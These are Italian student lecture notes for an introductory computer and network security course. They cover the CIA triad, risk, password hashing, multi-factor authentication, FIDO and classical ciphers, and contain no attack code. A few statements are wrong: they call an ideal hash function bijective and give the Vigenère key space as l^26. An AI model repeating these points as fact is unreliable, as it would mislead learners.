Appunti di Introduction to Computer and Network Security

Luca Facchini

Matricola: 245965

Corso tenuto dal prof. Ranise Silvio

Università degli Studi di Trento

A.A. 2024/2025

Sommario

Appunti del corso di Introduction to Computer and Network Security tenuto dal prof. Ranise Silvio presso l'Università degli Studi di Trento nell'anno accademico 2024/2025.

Indice

Capitolo 1

Basic Notions - Nozioni Base

1.1 The CIA Triad

1.1.1 Introduzione

L'acronimo L'acronimo CIA in inglese sta per **Confidentiality**, **Integrity** e **Availability**. Questi tre concetti sono alla base della sicurezza informatica e della protezione dei dati.

Confidentiality - Riservatezza Il principio della Riservatezza prescrive che i non autorizzati non devono poter accedere ai dati e i dati sono visibili solo a chi è autorizzato a vederli.

Integrity - Integrità Il principio di Integrità prescrive che i dati non devono essere modificati se non da persone autorizzate a farlo, i tentativi di modifica non autorizzati devono essere rilevati e prevenuti.

Availability - Disponibilità Il principio della Disponibilità prescrive che i dati non devono essere mantenuti inaccessibili ed inoltre bisogna permettere l'accesso agli autorizzati alle informazioni e ai servizi.

1.1.2 In Pratica

Confidentiality - Riservatezza L'accesso alle informazioni riservare può essere:

Intenzionale Quando un intruso cerca di accedere a dati sensibili.

Non Intenzionale Quando un utente autorizzato accede a dati sensibili senza volerlo causato dal fatto che chi detiene i dati non è competente e/o non gli importa della sicurezza.

Come garantire la riservatezza:

Crittografia La **crittografia** è una tecnica che permette di limitare l'accesso ai dati solo a chi possiede la chiave per decifrarli (e quindi è autorizzato).

Access Control Il **controllo degli accessi** è una parte integrante per mantenere la **riservatezza**, ciò andando a gestire quali utenti possono accedere a quali risorse.

Integrity - Integrità Per garantire l'integrità bisogna prevenire la modifica e/o la distruzione, inoltre bisogna assicurare informazioni autentiche e non invalidate.

Inoltre ulteriore prescrizione è quella di individuare anche le cosiddette "minute changes" ovvero le modifiche minime che possono essere fatte ai dati per alterarne il significato.

L'integrità può essere anche di tipo **data integrity** ovvero la garanzia che i dati siano corretti e completi, oppure di tipo **system integrity** ovvero la garanzia che il sistema sia protetto da attacchi e che funzioni correttamente.

L'itemize può essere compromessa da:

- errore umano
- attacchi come malware distruttivi e ransomware

Come garantire l'integrità:

Version Control Il **controllo delle versioni** assieme agli **audit trails** permettono ad una organizzazione di garantire la veridicità dei dati.

Compliance requirements I **requisiti di conformità** sono regole e normative che un'organizzazione deve seguire per garantire l'integrità dei dati.

Availability - Disponibilità Le violazioni alla disponibilità includono:

- Fallimento dell'infrastruttura
- Overload dell'infrastruttura
- Blackout
- Attacchi come DDoS

Come garantire la disponibilità:

Backup Bisogna sempre avere un piano di **backup** per mantenere disponibile in caso di disastro, attacco o altre minacce si verificassero.

Cloud Il **cloud** è una soluzione per garantire la disponibilità dei dati, in quanto i dati sono replicati su più server e quindi in caso di guasto di uno di essi i dati sono comunque disponibili.

1.2 Security Policy, Mechanism, Service

1.2.1 Security Policy

Definizione

Una **security policy** è un insieme di regole e requisiti stabilita da una azienda che definisce l'uso accettabile delle informazioni e dei servizi, inoltre il livello indica il livello di confidenzialità, integrità e disponibilità delle informazioni.

Esempi

Un esempio di possibili regole di una **security policy** potrebbero essere:

- I dipendenti devono completare il corso su sicurezza informatica e accettare la policy di sicurezza.
- I visitatori dell'azienda devono essere accompagnati da un dipendente autorizzato in tutti i momenti, questo dipendente deve mantenere i visitatori in una area appropriata senza dati sensibili
- I dipendenti devono mantenere una "scrivania pulita" dunque senza lasciare documenti sensibili accessibili e incustoditi.
- I dipendenti devono usare una password sicura e queste non devono essere usate in altri servizi esterni.
- Gli ex-dipendenti non devono mantenere alcun dato dell'azienda.

1.2.2 Security Service

Definizione

La capacità di supportare uno o più dei requisiti di sicurezza (Confidentiality, Integrity, Availability) e.s.: gestione chiavi, controllo accessi, autenticazione. Come già detto i **Security Services** implementano uno o più **Security Mechanism** che servono per far rispettare la **Security Policy**.


Esempi

HTTP(S)

HTTP Se si sua il protocolla **HTTP** per la trasmissione dei dati qualsiasi informazione trasmessa può venire intercettata da hacker nel mezzo.

HTTPS Per ovviare a questo problema si usa il protocollo **HTTPS** che è una versione sicura di **HTTP** che usa la crittografia per proteggere i dati, in questo modo i dati trasmessi vengono cifrati e se intercettati non possono essere letti.

Access Control



Audit Log è un registro importante che registra tutte le richieste di accesso ai dati e se la richiesta è stata accettata o rifiutata, in questo modo si può monitorare se una richiesta che è stata fatta ha avuto un risultato non aspettato e quindi che vadano modificate le **policy**.

1.2.3 Security Mechanism

Definizione


Un **security mechanism** un dispositivo o funzione designato per provvedere uno o più servizi di sicurezza classificate in termini di potenza

Inoltre è l'implementazione della **security policy**

Esempi

1.2.4 Come si relazionano

In conclusione i **Security Services** implementano uno o più **Security Mechanism** che servono per far rispettare la **Security Policy**.



1.3 CIA, Security Violation, and Mitigation

La triade CIA non è solo essenziale per rendere sicuri i dati ma aiuta anche a capire cosa è andato storto nel caso di una **security violation**

1.3.1 Attacco Ransomware

L'arttacco Nel caso di un attacco ransomware i dati vengono tenuti in ostaggio e la vittima viene ricattata con la pubblicazione di dati personali o il mancato accesso ad essi fino a che un riscatto non viene pagato.

Questo attacco cripta i dati rendendoli inaccessibili e per ripristinarli è necessaria una chiave di decodifica, i pagamenti solitamente vengono eseguiti in crypto valute poco tracciabili.

Questo genere di attacco viola la **confidentiality** e la **availability** dei dati.

Mitigation Per mitigare il rischio (che comunque non può essere eliminato) è utile procedere con un approccio **Zero Thrust** ovvero un "protocollo" che richiede che tutti gli utenti all'interno e all'esterno della rete aziendale siano autenticati e che la connessione è continuamente validata, prima di consentire accesso a applicazioni e dati.

1.4 Risk

Non esiste un sistema sicuro, esistono solo diversi livelli di insicurezza, si punta sempre ad ottenere il miglior livello di sicurezza possibile con il budget a disposizione.

1.4.1 Vulnerability

Definizione

Una **vulnerabilità** è una debolezza in un sistema informativo, un sistema di sicurezza, nei controlli interni o nell'implementazione di questi. Questa debolezza può essere sfruttata o compromessa da una minaccia alla sicurezza.

Examples

Un esempio di **vulnerabilità** è una backdoor nascosta nel software e/o hardware, oppure dei bug non conosciuti di un software, o anche delle password deboli.

1.4.2 Threat

Definizione

Qualunque circostanza o evento con il potenziale per causare perdite o danni a: operazioni dell'azienda, risorse o individui che possono accedere a tali risorse tramite un accesso non autorizzato, distruzione, pubblicazione, modifica e/o DoS. Inoltre un **threat** è un potenziale attacco che sfrutta una **vulnerabilità** del sistema.

Examples

Un esempio di **threat** sono:

- Hacker:
  - Trova e/o **sniff** una password.
  - Una il **social engineering** per ottenere informazioni sensibili e password.
  - Occupa le risorse di sistema con richieste inutili (attacchi DoS).
- Virus e worms:
  - I **virus** sono programmi auto replicanti che richiedono una azione dell'utente per essere attivati, esempio ne è una Email, un allegato o un link o un Floppy/CD/USB infetto.
  - I **worms** sono programmi auto replicanti che non richiedono una azione dell'utente per essere attivati, esempio ne è un worm che sfrutta una vulnerabilità di un sistema operativo.

1.4.3 Attack

Definizione

Un **attacco** è un qualsiasi attività dannosa che prova a raccogliere, degradare, negare o distruggere informazioni o servizi. Può anche manifestarsi sotto un tentativo di ottenere un accesso ad una risorsa alla quale non si ha diritto

1.4.4 Risk

Definizione

Il **rischio** è la **probabilità** che una particolare **minaccia sfrutti** una particolare **vulnerabilità**.Il **rischio** è inoltre una misura di quanto una particolare circostanza o evento possa essere potenzialmente minacciato ed è tipicamente in funzione di:


1. L'impatto che questa circostanza o evento potrebbe avere
2. La probabilità che questa circostanza o evento si verifichi

Riassumendo

Riassumendo le **minacce** sono una combinazione di **intento** e **capability** di un attacco con successo. Invece le **vulnerabilità** sono caratterizzate da quanto è facile **identificarle** e **sfruttarle**.

C'è da dire che l'impatto di un attacco deve essere valutato dal punto di vista di ogni soggetto coinvolto, ad esempio un attacco che compromette la privacy di un singolo individuo può avere un impatto molto diverso se lo si guarda dal punto di vista dell'individuo o dell'azienda.

Risk Matrix



La presente matrice è una rappresentazione grafica del rischio, in cui si valuta la probabilità di un attacco e l'impatto che questo avrebbe, solitamente un rischio per essere accettabile deve avere un valore risultante tra basso (1-4) e medio-basso (5-9), i valori quali medio-alto (10-14) e alto (15-25) sono considerati inaccettabili e quindi devono essere mitigati abbassando la probabilità di attacco e/o l'impatto che questo avrebbe.

1.5 Fine della diffusione degli attacchi

Generalmente Il rischio è causato dunque dalla somma di una minaccia e una vulnerabilità, la minaccia è la capacità di sfruttare una vulnerabilità per causare un danno.

Pianizifazione Quando si studiano i rischi sia prima che dopo un attacco bisogna considerare che se la **Minaccia - Threat** riesce a sfruttare la **Vulnerabilità - Vulnerability** allora si ha un **Rischio - Risk** se questo risulta inaccettabile allora si deve procedere con la **Mitigazione - Mitigation** del rischio, ciò riduce la **Minaccia - Threat** e il ciclo riprende fino a quando il **Rischio residuo - Residual Risk** è accettabile.

1.6 Security & Human Factor - Sicurezza & Fattore Umano

Il fattore umano è uno dei fattori più importanti nella sicurezza informatica, infatti la maggior parte degli attacchi sono causati da password poco sicure o da una mancata preparazione degli utenti.

1.6.1 Passwords

C'è chi dice che le password andrebbero trattate come la biancheria intima, ovvero:

- Cambiate regolarmente - magari senza usare un pattern

- Non condivise con nessuno - nemmeno con colleghi o familiari
- Non lasciate sulla scrivania - non scritte su post-it o in chiaro

1.6.2 Security

Ogni persona che ha accesso ad un sistema informatico è un potenziale punto di attacco, quindi è importante che ogni utente sia formato sulla sicurezza, ogni utente al suo livello a partire dall'utente base che necessita di una formazione base fino ad arrivare all amministratore di sistema che necessita di una formazione più avanzata.

Capitolo 2

Authentication I: Passwords & co

2.1 User Authentication & Digital Identity - Autenticazione e Identità Digitale

2.1.1 Introduzione e Definizioni

Identità è un insieme di attributi relazionati ad una entità

Attributo è una caratteristica o proprietà di una entità ch e può essere usata per descriverne lo stato, apparenza o ogni altro aspetto.

Identità digitale è ua identità i quali attributi sono conservati e trasmessi in forma digitale

Ma perché la identità digitale è importante? In pratica questa può essere una soluzione per diversi aspetti che i governi mondiali vorrebbero risolvere.

2.1.2 Digital Identity Lifecycle - Ciclo di Vita dell'Identità Digitale

Creazione L'identità viene creata, in genere da un ente di certificazione che assicura l'identità dell'utente e fornisce/chiede una forma di accesso per riconoscere in futuro l'utente. Viene creato un ID univoco per l'utente

Autenticazione L'identità viene autenticata tramite il metodo concordato in fase di creazione

Autorizzazione/ Accesso L'utente ha accesso a risorse e servizi in base ai permessi assegnati, i dati necessari dell'utente vengono trasmessi dall'ente di certificazione al servizio.

Cancellazione o Disattivazione L'identità viene cancellata o disattivata quando non è più necessaria e i dati devono essere cancellati dopo un certo periodo di tempo per garantire la privacy dell'utente.

Enrollment / On-Boarding - Creazione

La fase di creazione di una utenza porta un **Applicant** a diventare un **Subscriber** tramite una serie di passaggi:

Resolution Vengono raccolti gli **attributi** essenziali dell'utente (nome, indirizzo, data e luogo di nascita, ...) vengono ora raccolti anche due documenti di identità (patente, passaporto, C.I.,...) - ora l'utente viene distinto univocamente su un contesto

Validation Gli **attributi** raccolti vengono validati sulla base di **prove** tramite una fonte autorevole- gli attributi vengono ora associati ad una persona fisica

Verification Le **prove** vengono verificate, in questo punto si verifica la corrispondenza tra le diverse foto, viene mandato un codice ai contatti per verificare che siano i suoi, etc - l'utente viene ora confermato e la sua identità è certificata

Identity Assurance Levels - Livelli di Assicurazione dell'Identità

IAL1 GLi attributi, se presenti, vengono auto-dichiarati, o considerati come tali

IAL2 Una persona o di remoto o in presenza, verifica gli attributi

IAL3 Gli attributi vengono verificati da una persona autorizzata e i documenti fisici vengono esaminati

Authentication - Autenticazione

Definzione L'**autenticazione** è il processo di verifica dell'identità di un utente, processo o dispositivo.
Il **richiedente** deve dimostrare al **verificante** che è chi dice di essere.

Base Quando esegui il login solitamente inserisci un **username** e una **password** che vengono confrontati con quelli memorizzati nel sistema.
L'autenticazione tramite **password** è molto diffusa e semplice da implementare.

2.2 An Introduction to Passwords - Introduzione alle Password

2.2.1 User Authn - Autenticazione Utente

Quando esegui il login inserisci un **username** per annunciare chi sei e una **password** per dimostrare chi dici di essere, questo tipo di autenticazione si chiama **user authn** ovvero il processo di verifica dell'identità di un utente.

Entollment - Creazione

Le **password** dovrebbero essere conosciute solo dall'utente e dal sistema. Spesso però, soprattutto nelle grandi aziende, le password vengono mandata via mail o scritte dall'utente su una pagina web. In questi casi da chi potrebbe essere intercettata la password?

La teoria rispetto alla realtà

Le password hanno dominato il mondo dell'informatica sin dall'avvento dei computer, ma da allora la richiesta verso queste è che siano più sicure ma allo stesso tempo più "User Friendly", siamo in ricerca di alternative ma per ora delle proposte alternative come *criteri di complessità* ma studi hanno rilevato che spesso non vengono rispettati e/o che non sono efficaci.

2.2.2 Password Security - Sicurezza delle Password

All'inizio di internet le password venivano conservate in file appositi in chiaro, ma questo comportava un rischio molto alto, infatti se un attaccante riusciva ad accedere a quel file poteva facilmente accedere a tutte le password.

Hashing

Per risolvere questo problema si è pensato di "**hash-are**" le password, ovvero di applicare una funzione di hash alla password e conservare il risultato. In questo modo se un attaccante accede al file delle password non può risalire alla password originale.

Proprietà della funzione di hash Una funzione di hash ottimale dovrebbe avere le seguenti proprietà:

Deterministica dato un input la funzione restituisce sempre lo stesso output

Rapida la funzione deve essere veloce da calcolare

Difficile da invertire data l'output è difficile risalire all'input

Biettiva due input diversi devono avere output diversi

Lunghezza fissa l'output deve avere una lunghezza fissa indipendentemente dalla lunghezza dell'input

Molto spesso però capita che i bit disponibili per l'hash siano limitati rispetto a tutti i possibili input, per questo motivo si è cercato di creare funzioni di hash che generano due output uguali solo in rarissimi casi, inoltre si aggiunge a questo che per input simili l'output sia molto diverso.

Crack of Passwords

In caso di un "leak" di password che sono state opportunamente codificate con una funzione di hash, un attaccante può tentare di decifrarle ma questo è molto difficile. Questo diventa più semplice se vengono usate password poco sicure e/o comuni. infatti si stimi che per trovare una password da 8 caratteri composti da lettere minuscole e numeri ci vogliano "solo" 155€ su una istanza di AWS.

2.2.3 Hash & Salt

Per rendere più difficile il lavoro degli attaccanti si è pensato di aggiungere un **salt** alle password, ovvero un valore casuale che viene aggiunto alla password prima di calcolare l'hash. Questo rende più difficile per l'attaccante decifrare la password.

2.3 Multi Factor Authentication - Autenticazione a più fattori

2.3.1 Definizione

L'autenticazione a più fattori è un metodo di autenticazione che richiede l'uso di più metodi di autenticazione per verificare l'identità di un utente.

2.3.2 Fattori di Autenticazione

I fattori di autenticazione sono:

Qualcosa che sai (password, PIN, ...)

Qualcosa che hai (smartphone, token, ...)

Qualcosa che sei (impronte digitali, riconoscimento facciale, ...)

Vantaggi/Svantaggi quello che sai

Vantaggi

- Facile da implementare - non richiede hardware aggiuntivo
- Facile da usare - Basta ricordare la password
- Facile da resettare se dimenticato - basta fare il reset della password

Svantaggi

- Facile da rubare - se un attaccante riesce a scoprire la password può accedere al sistema
- Facile da dimenticare - se la password è complessa è facile dimenticarla
- Facile da indovinare - se la password è semplice ed è stata usata in altri contesti è facile indovinarla

Vantaggi/Svantaggi quello che hai

Vantaggi

- Difficile da rubare - se un attaccante non ha il dispositivo non può accedere al sistema
- Difficile da indovinare - se il dispositivo è protetto da PIN o password è difficile indovinare l'accesso
- Difficile da clonare - se il dispositivo è protetto da un token è difficile clonarlo inoltre la parte di autenticazione è fatta dal dispositivo stesso e non dal sistema

Svantaggi

- Facile da perdere - se il dispositivo viene perso l'utente non può accedere al sistema
- Difficile da resettare - se il dispositivo viene perso l'utente deve contattare l'amministratore per resettare l'accesso
- Costoso - i dispositivi possono essere costosi

Vantaggi/Svantaggi quello che sei

Vantaggi

- Difficile da rubare - le impronte digitali o il riconoscimento facciale sono unici e difficili da rubare
- Difficile da indovinare - è difficile indovinare le impronte digitali o il riconoscimento facciale
- Difficile da clonare - è difficile clonare le impronte digitali o il riconoscimento facciale

Svantaggi

- Se il fattore viene compromesso non può essere cambiato - se le impronte digitali vengono rubate non possono essere cambiate
- Costoso - i dispositivi possono essere costosi
- Non sempre preciso - il riconoscimento facciale può essere ingannato

PSD2 Compliance

Cos'è PSD2 La **PSD2** è una direttiva europea che regola i servizi di pagamento e che richiede l'autenticazione a più fattori per i pagamenti online. Questo per ridurre il rischio di frodi.

How to comply MFA in PSD2 Una idea sarebbe quella di includere nella challenge anche i dati della particolare transazione come:

- L'identificativo del destinatario della transazione
- L'importo della transazione
- L'instante nella quale la transazione è stata inizializzata
- ...

Purtroppo però ciò non è abbastanza in quanto i dati sopra indicati possono essere ricavati dal contesto il che rende la challenge prevedibile.

2.3.3 FIDO: Phishing Resistant Authentication

Cos'è FIDO

FIDO (Fast Identity Online) è un insieme di standard aperti per l'autenticazione a più fattori che mira a ridurre il rischio di phishing. Il suo scopo è quello di assicurare una **autenticazione forte** e di **ridurre l'uso di password**.

Come funziona

1. Viene chiesto all'utente di scegliere un ente FIDO
2. L'utenti sblocca il dispositivo FIDO usando un'impronta digitale, un pulsante su un dispositivo di secondo fattore, un PIN o un qualsiasi altro metodo di autenticazione supportato
3. Il dispositivo crea una chiave pubblica e una chiave privata univoca per il dispositivo, il servizio online e l'utente
4. La chiave pubblica è inviata al servizio online ed associata all'account dell'utente
5. Il servizio online chiede all'utente di autenticarsi con il dispositivo precedentemente registrato
6. L'utente sblocca il dispositivo FIDO usando lo stesso metodo di autenticazione usato in precedenza
7. Il dispositivo FIDO usa l'account dell'utente identificato per inviare la corretta chiave al servizio online
8. Infine il dispositivo invia la challenge ricevuta dal servizio online firmata con la chiave privata e il servizio online verifica la firma con la chiave pubblica, l'utente è autenticato.

2.4 Outsourcing Authentication

2.4.1 Definizione

L'outsourcing dell'autenticazione è il processo di affidare l'autenticazione degli utenti ad un servizio esterno, spesso chiamato **Identity Provider**. Questo servizio si occupa di verificare l'identità dell'utente e di inviare un token di autenticazione al servizio che richiede l'autenticazione. Esempio in italia per l'accesso ai servizi pubblici si usa SPID.

2.4.2 Che problema risolve

L'outsourcing dell'autenticazione risolve diversi problemi:

Sicurezza L'Identity Provider è specializzato in autenticazione e può offrire un livello di sicurezza più alto

User Experience L'Identity Provider può offrire un'esperienza utente migliore in quanto l'utente non deve ricordare le password per ogni servizio ma solo quella dell'Identity Provider - SSO

Compliance L'Identity Provider può aiutare a rispettare le normative sulla privacy e la sicurezza

2.4.3 La soluzione

L'outsourcing dell'autenticazione è delegato ad una terza parte, l'**Identity Provider**, che si occupa di verificare l'identità dell'utente e di inviare le informazioni di autenticazione al servizio che richiede l'autenticazione. A questo punto il servizio invia all'utente un token di autenticazione che può essere usato per accedere al servizio senza dover inserire nuovamente le credenziali del SSO.

2.4.4 Potenziali Problemi

L'outsourcing dell'autenticazione può comportare alcuni problemi:

Single Point of Failure Se l'Identity Provider è compromesso tutti i servizi che usano l'Identity Provider per l'autenticazione sono compromessi

Privacy L'Identity Provider può raccogliere informazioni sull'utente e sulle sue abitudini di navigazione

Capitolo 3

Cryptography Introduction

3.1 Cryptosystem

Definizione Un **cryptosystem** è una tupla di 5 elementi (E,D,M,K,C):

E è un *algoritmo di cifratura*

D è un *algoritmo di de-cifratura*

M è un insieme di *messaggi in chiaro*

K è un insieme di *chiavi*

C è un insieme di *messaggi cifrati*

In modo astratto i punti **E** e **D** possono essere espresse come funzioni:

$$\begin{aligned} E &: M \times K \to C \\ D &: C \times K \to M \end{aligned} \qquad D(E(m,k),k) = m$$

Nella criptografia base ogni chiave $k \in K$ può essere usata per cifrare e de-cifrare i messaggi, nella criptografia simmetrica la chiave è la stessa per entrambi i processi, mentre nella criptografia asimmetrica le chiavi sono diverse.

Quali componenti sono pubbliche? Solitamente non abbiamo necessità di mantenere segrete le funzioni `E` e `D` o il messaggio cifrato `C`, quello che davvero deve essere segreto è la chiave `K`. Il motivo per il quale le funzioni non devono essere segrete è che il sistema deve essere pubblico e quindi tramite processi di *reverse engineering* è possibile ricavare le funzioni (es: il sistema di cifratura di un DVD è stato ricavato tramite *reverse engineering* dopo solo due giorni).

3.1.1 Why Cryptography?

Sicurezza La crittografia è usata nei **meccanismi di sicurezza** per garantire **confidenzialità** nascondendo il contenuto dei messaggi, **integrità** provvedendo al controllo di integrità tramite funzioni di **hash** e **la verifica dell'origine** dei dati tramite firme digitali verificabili da una fonte autorevole.

3.1.2 Cryptography on rented servers

Problema Se si usa un server di terze parti per conservare dati, ad esempio su un database, è possibile che il proprietario del server possa accedere ai dati in chiaro. Per evitare ciò si può cifrare i dati prima di inviarli al server, in modo che il proprietario non possa leggerli, ciò comporta però un aumento del carico computazionale lato client in quanto tutti i dati prima di essere letti devono essere de-cifrati, per questo esistono meccanismi di ricerca su dati cifrati che permettono di effettuare ricerche su dati cifrati senza de-cifrarli, una volta trovati i dati desiderati si de-cifrano solo quelli.

3.1.3 Come definiamo "Computazionalmente sicuro" nelle comunicazioni

Definzizione Definiamo un sistema di comunicazione **Computazionalmente sicuro** quando la decifrazione di un messaggio cifrato senza conoscere la chiave è molto difficile, o addirittura impossibile, e richiede molto tempo e risorse computazionali.

$E(k, P) = C$ Calcolare C da P deve essere difficile senza k, inoltre calcolare C da P sapendo k deve essere facile.

$D(k, C) = P$ Calcolare P da C deve essere facile sapendo k, ma deve essere difficile senza k.

Trapdoor - funzione a senso unico Una **trapdoor** è una funzione a senso unico che richiede una ulteriore informazione. Ed una **funzione a senso unico** è descritta come una funzione che è facile da calcolare in una direzione, ma molto più difficile nell'altra.

3.1.4 Hash v/s Encryption

Quando l'una e quando l'altra Usiamo funzioni di hash quando non abbiamo bisogno di accedere all'informazione originale, ma solo di verificare l'integrità dei dati. Ricordiamo che le funzioni di **hash** per definizione sono **one-way** e **deterministiche**, quindi non possiamo de-cifrarle e non necessitiamo di una chiave per cifrare i dati.
D'altro canto usiamo la cifratura quando i dati che vogliamo proteggere devono poter essere letti e ne vogliamo preservare la **confidenzialità**, bisogna prima concordare una **chiave** in maniera sicura, poi calcolare il **messaggio cifrato** con suddetta chiave e infine inviare il messaggio cifrato, il destinatario potrà de-cifrare il messaggio con la chiave concordata. In questo modo proteggiamo la **confidenzialità** e la **riservatezza** dei dati ma non la loro **integrità**.

3.1.5 La Criptografia non è la soluzione a tutti i problemi

Perchè? La crittografia non è la soluzione a tutti i problemi di sicurezza, in quanto comunque è sensibile a delle chiavi conservate su supporti digitali, i quali devono proteggere questa informazione. Inoltre da sola la crittografia non è mai usata come soluzione a problemi di sicurezza, ma sempre in combinazione con altri meccanismi di sicurezza.

3.2 Types of cryptography - Tipologie di criptografia

3.2.1 Cifrari di sostituzione

In breve I **cifrari di sostituzione** sono cifrari che sostituiscono un simbolo del *dizionario* con un altro simbolo. In questo contesto la *chiave* è la *sostituzione* dei simboli.

In lungo I **cifrari di sostituzione** sono dei **metodi di criptazione** per i quali ogni simbolo del **messaggio in chiaro** è rimpiazzato nel **messaggio cifrato** rispetto ad un prefissato sistema. I "simboli" possono essere lettere, coppie di lettere, triple di lettere, o anche una combinazione di questi, e anche altro. Il ricevente decifra il testo svolgendo le sostituzioni inverse.

Cifrario di cesare

Il **cifrario di Cesare** è un cifrario di sostituzione in cui il **dizionario** del testo in chiaro è spostato di un numero fisso di posizioni nell'alfabeto. Per decifrare il testo cifrato si sposta indietro dello stesso numero di posizioni.
Questo tipo di sistema viene anche chiamato: **rotazione di k posizioni**, in quanto il dizionario viene ruotato di k posizioni.

Problemi e proprietà Il cifrario descritto è il più semplice tra tutti come decodifica in quanto esistono solo 25 chiavi e con un semplice attacco di **brute force**. Inoltre se non si vuole usare un attacco di **brute force** si può comunque cercare di trovare lettere comuni del messaggio cifrato e provare a ricondurle a lettere comuni dell'alfabeto.

Figura 3.1: Esempio di cifrario di Cesare spostato di 3 posizioni

Cifrario di Vigenère

Il **cifrario di Vigenère** è un cifrario che prevede l'uso di una "parola chiave", se necessario ripetuta per la lunghezza del messaggio, per poi calcolare la "somma" dei valori di ogni lettera del messaggio con la corrispondente lettera della parola chiave (prendendo poi il resto della divisione per 26). Quindi assegnando ad ogni lettera un numero da 0 a 25, si somma il numero della lettera del messaggio con il numero della lettera della parola chiave, si prende il resto della divisione per 26 e si assegna alla lettera corrispondente il numero ottenuto.

A	T	T	A	C	K	A	T	D	A	W	N	plaintext
L	E	M	O	N	L	E	M	O	N	L	E	keyword repeated to match plaintext length
L	X	F	O	P	V	E	F	R	N	H	R	ciphertext

Figura 3.2: Esempio di cifrario di Vigenère chiave "lemon"

Per decifrare il messaggio cifrato si sottrae il numero della lettera della parola chiave al numero della lettera del messaggio e si prende il resto della divisione per 26.

Vantaggi Questo cifrario è molto più sicuro rispetto a quello di cesare in quanto come mostrato nell'esempio la lettera "A" viene codificata in quattro lettere diverse e la lettera "T" che è presente tre volte viene cifrata in due lettere corrispondenti. In quanto la parola chiave ha lunghezza "l" allora dimensione della chiave è l^{26}. Inoltre se la chiave è della stessa lunghezza del messaggio allora il cifrario di Vigenère è equivalente a un cifrario di sostituzione casuale il che rende impossibile la decifrazione, però ciò comporta ad una ulteriore difficoltà per il mittente e il destinatario nel concordare una chiave.

3.2.2 Cifrari di trasposizione

In breve I **cifrari di trasposizione** sono cifrari che permutano i simboli del messaggio in chiaro. In questo contesto la *chiave* è la *permutazione* dei simboli.

In lungo I **cifrari di trasposizione** sono dei **metodi di criptazione** per i quali i simboli del **messaggio in chiaro** sono permutati in un certo modo per ottenere il **messaggio cifrato**. Il ricevente decifra il testo svolgendo le permutazioni inverse.

Cifrario di trasposizione per colonne

Il **cifrario di trasposizione per colonne** è un cifrario che permuta i simboli del messaggio in chiaro per colonne, in modo che il messaggio cifrato sia una matrice di colonne.




Figura 3.3: Esempio di cifrario di trasposizione per colonne

Per decifrare il messaggio cifrato si riordinano le colonne in base alla chiave.

3.2.3 Criptografia Simmetrica

Come detto in precedenza la **criptografia simmetrica** prevede la stessa **chiave** per cifrare e de-cifrare i messaggi. La gestione di chi possiede le chiavi determina chi può accedere ai dati.

Tipi Esistono nella *criptografia moderna* due tipi ci crittografia simmetrica:

Cifrari a flusso I **cifrari a flusso** cifrano una "breve" porzione di un blocco di dati alla volta con una chiave che varia nel tempo. Questa tipologia si base su un **generatore di chiavi**, la cifratura è relativamente semplice (es. `XOR`) e molto spesso viene usato un bit per blocco.

Cifrari a blocchi I **cifrari a blocchi** cifrano un blocco di dati "lungo" alla volta con una chiave fissa. Questa tipologia è più complessa e richiede uan funzione di cifratura e una di de-cifratura. Solitamente si usano blocchi di 64/128 bit.

Cifrari a flusso

I cifrari a flusso operano su un flusso di *testo in chiaro* e producono un flusso di *testo cifrato*. Lo stesso testo se ripetuto può essere cifrato in modo diverso in base al tempo nel quale è stato cifrato. I circuiti sono molto semplici e progettati per essere molto veloci.




Figura 3.4: Esempio di circuito di cifratura a flusso

Dove si usano I cifrari a flusso sono usati in applicazioni in cui la velocità è fondamentale, come ad esempio nelle comunicazioni via radio o nella comunicazione in tempo reale.

Cifrari a blocchi

